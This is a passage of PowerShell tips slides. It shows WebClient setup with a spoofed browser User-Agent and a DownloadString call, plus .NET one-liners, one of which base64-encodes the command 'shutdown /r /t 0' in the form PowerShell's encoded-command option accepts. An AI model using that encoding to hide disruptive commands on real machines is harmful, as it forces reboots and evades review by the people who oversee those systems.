
```
$wc.headers.Add("User-Agent", "Mozilla/5.0 (Windows NT 10.0;  
Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)  
Chrome/78.0.3904.97 Safari/537.36")
```

```
$wc.headers.Add("X-Requested-With", "XMLHttpRequest")
```

```
$wc.Encoding = [System.Text.Encoding]::UTF8
```


```
$result = $wc.DownloadString($url)
```

## **6. Randomize stuff**



PS C:\Users\eliot> cat c:\temp\words.txt | Measure

## **7. Cool output/selection**



```
PS>gcm prompt | select -exp definition
```


## 8. Harness the power of .Net

- **[Net.WebUtility]::UrlEncode("/insider profiles/")**
- **("heLlo wOrld").ToCharArray() | % {  
[char]::IsUpper(\$\_)}**
- **[convert]::ToBase64String(\$([System.Text.Encoding]::Unicode.GetBytes("shutdown /r /t 0")))**



